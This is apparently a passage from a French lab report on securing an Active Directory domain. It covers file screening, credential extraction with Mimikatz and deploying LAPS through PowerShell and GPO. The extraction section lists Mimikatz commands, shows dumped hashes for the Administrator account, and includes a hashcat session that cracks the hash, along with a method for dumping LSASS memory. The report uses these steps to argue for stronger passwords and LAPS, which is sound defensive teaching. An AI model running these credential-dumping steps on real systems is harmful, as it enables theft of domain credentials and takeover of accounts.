

Le file screening bloque la création de fichier immédiatement à condition que l'extension du fichier soit dans la liste du file Screening, cela va générer un événement dans l'observateur

d'événement(application avec l'ID 8216). Grâce à cet événement, on va pouvoir détecter une des indicateurs de compromission si cela se repète de façon répétée.

## 3.9 Extraction des identifiants

Pour cela nous allons utiliser l'outil **Mimikatz**. Cependant avant de commencer à extraire nos identifiants, il va falloir activer les privilèges debug pour cela il faut entrer la commande `privilege::debug`.

Pour pouvoir récupérer notre base SAM on utilise la commande `lsadump::sam`. Cela nous permettra de récupérer les hashes des comptes locaux de la machine.




`hash NTLM : b3753064371424670c889fcfca3fbd29`

Ensuite nous avons besoin de récupérer les secrets systèmes. Pour cela on utilise la commande `lsadump::secrets`.


La **clé DPAPI** permet de chiffrer les secrets locaux comme les mots de passe du navigateur, mot de passe WiFi enregistré et toute session RDP où le mot de passe est enregistré. Cependant, sur un AD, c'est l'ensemble des secrets des machines et utilisateurs du domaine qui doit être renouvelé car cette clé ne peut pas se régénérer.

Ensuite on obtient aussi le mot de passe de la machine. Celui-ci sert à s'identifier auprès de l'Active Directory.

Pour extraire les identifiants actifs en mémoire nous allons utiliser la commande `sekurlsa::logonpasswords`. Celle-ci nous permettra de récupérer les hash NTLM, mots de passe en clair et les tickets Kerberos.

```
Authentication Id : 0 ; 646215 (00000000:0009dc47)
Session           : Interactive from 1
User Name         : Administrator
Domain            : SERVAL
Logon Server      : LLDAP01
Logon Time        : 05/04/2026 12:30:24
SID               : S-1-5-21-426950008-2493848567-1074450823-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : SERVAL
         * NTLM     : 3dc3f9f5473055482749c50386a21180
         * SHA1     : de60970ba66946289c55bc1c9c15aab0c6cf1500
         * DPAPI    : 8ae71d0208877d631a1c0c2e696f2f13
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : SERVAL
         * Password : (null)
        kerberos :
         * Username : Administrator
```

```
         * Domain   : SERVAL.INT
         * Password : (null)
```

On a réussi à récupérer le hash NTLM de l'administrateur. On peut essayer de trouver le mot de passe avec des outils comme CrackStation ou bien Hashcat.

```
workspace # hashcat -m 1000 test -a 0 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921544
* Keyspace..: 14344386
* Runtime...: 1 sec

3dc3f9f5473055482749c50386a21180:Lespatates.

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 3dc3f9f5473055482749c50386a21180
Time.Started.....: Thu Apr  9 11:40:13 2026 (0 secs)
Time.Estimated...: Thu Apr  9 11:40:13 2026 (0 secs)
Recovered........: 1/1 (100.00%) Digests
```

> **Note**
>
> Le mot de passe a été ajouté à rockyou pour l'exemple, mais un attaquant possède des listes bien plus poussées.

On peut aussi dumper la base LSASS depuis le Gestionnaire de tâches > Détails > `lsass.exe` puis clic droit > Extraire la mémoire en fichier.


Pour éviter d'être présent sur les listes, il est conseillé d'après l'ANSSI d'utiliser un mot de passe de plus de 12 caractères avec de la complexité.

## 3.10 LAPS

LAPS sert à avoir des mots de passe admins uniques sur chacun des postes. Par défaut il est présent sur les versions récentes de Windows Server et Windows 11.

La première étape consiste à étendre le schéma Active Directory pour inclure les deux attributs nécessaires `ms-Mcs-AdmPwd` et `ms-Mcs-AdmPwdExpirationTime`. Ces attributs permettent de gérer le mot de passe local et sa date d'expiration.

```
Update-AdmPwdADSchema
```




### 3.10.1 Configuration des permissions sur l'OU

#### 3.10.1.1 A. Configuration des ordinateurs


Les machines doivent être capables de mettre à jour leur propre mot de passe dans LAPS. Pour cela on leur donne les droits :


```
Set-AdmPwdComputerSelfPermission -OrgUnit "OU=PC,DC=serval,DC=int"
```


```
PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -OrgUnit "OU=PC,DC=Serval,DC=int"

Name                DistinguishedName                                  Status
----                -----------------                                  ------
PC                  OU=PC,DC=serval,DC=int                             Delegated
```

#### 3.10.1.2 B. Nettoyage des droits étendus

Le groupe **Utilisateurs Authentifiés** possède des droits étendus permettant de lire des attributs LAPS par défaut. Il faut supprimer l'autorisation **Tous les droits étendus** pour ce groupe sur l'OU.







**Vérification des droits actuels :**

Pour auditer et vérifier qui a accès aux mots de passe sur n'importe quelle OU :

```
Find-AdmPwdExtendedrights -Identity "PC" | Format-Table
```




#### 3.10.1.3 C. Attribution des droits d'administration


On définit ensuite qui a le droit de lire et de réinitialiser les mots de passe (le groupe `GG_Adm_LAPS` ).

**Droit de lecture (voir le mot de passe) :**

```
Set-AdmPwdReadPasswordPermission -Identity "OU=PC,DC=serval,DC=int" -AllowedPrincipals
"GG_Adm_LAPS"
```

**Droit de réinitialisation :**

```
Set-AdmPwdResetPasswordPermission -Identity "OU=PC,DC=serval,DC=int" -AllowedPrincipals
"GG_Adm_LAPS"
```





### 3.10.2 Déploiement par GPO

#### 3.10.2.1 A. Installation du client LAPS

Depuis Windows 11 LAPS est nativement installé sur les machines cependant ayant 2 machines Windows 10 il faut installé le client LAPS sur ces postes.Pour faire cela on utilise une GPO.

1. Placer le fichier `.msi` dans le partage réseau des applications.
2. Créer une GPO (**Configuration ordinateur** > **Paramètres logiciels** > **Installation de logiciel**).





### 3.10.2.2 B. Configuration de la stratégie de rotation


Il faut activer LAPS et définir les règles de complexité des mots de passe.

**Chemin :** Configuration ordinateur > Modèles d'administration > LAPS.

**Paramètres :**


- **LAPS Config :** Activer la gestion du mot de passe.
- **Password Settings :** Définir la longueur et la durée de validité ainsi que sa complexité.







### 3.10.2.3 Vérification

On fait un `gpupdate` sur le poste et depuis l'AD on regarde les mots de passe avec LAPS UI. On vérifie que le mot de passe est unique.






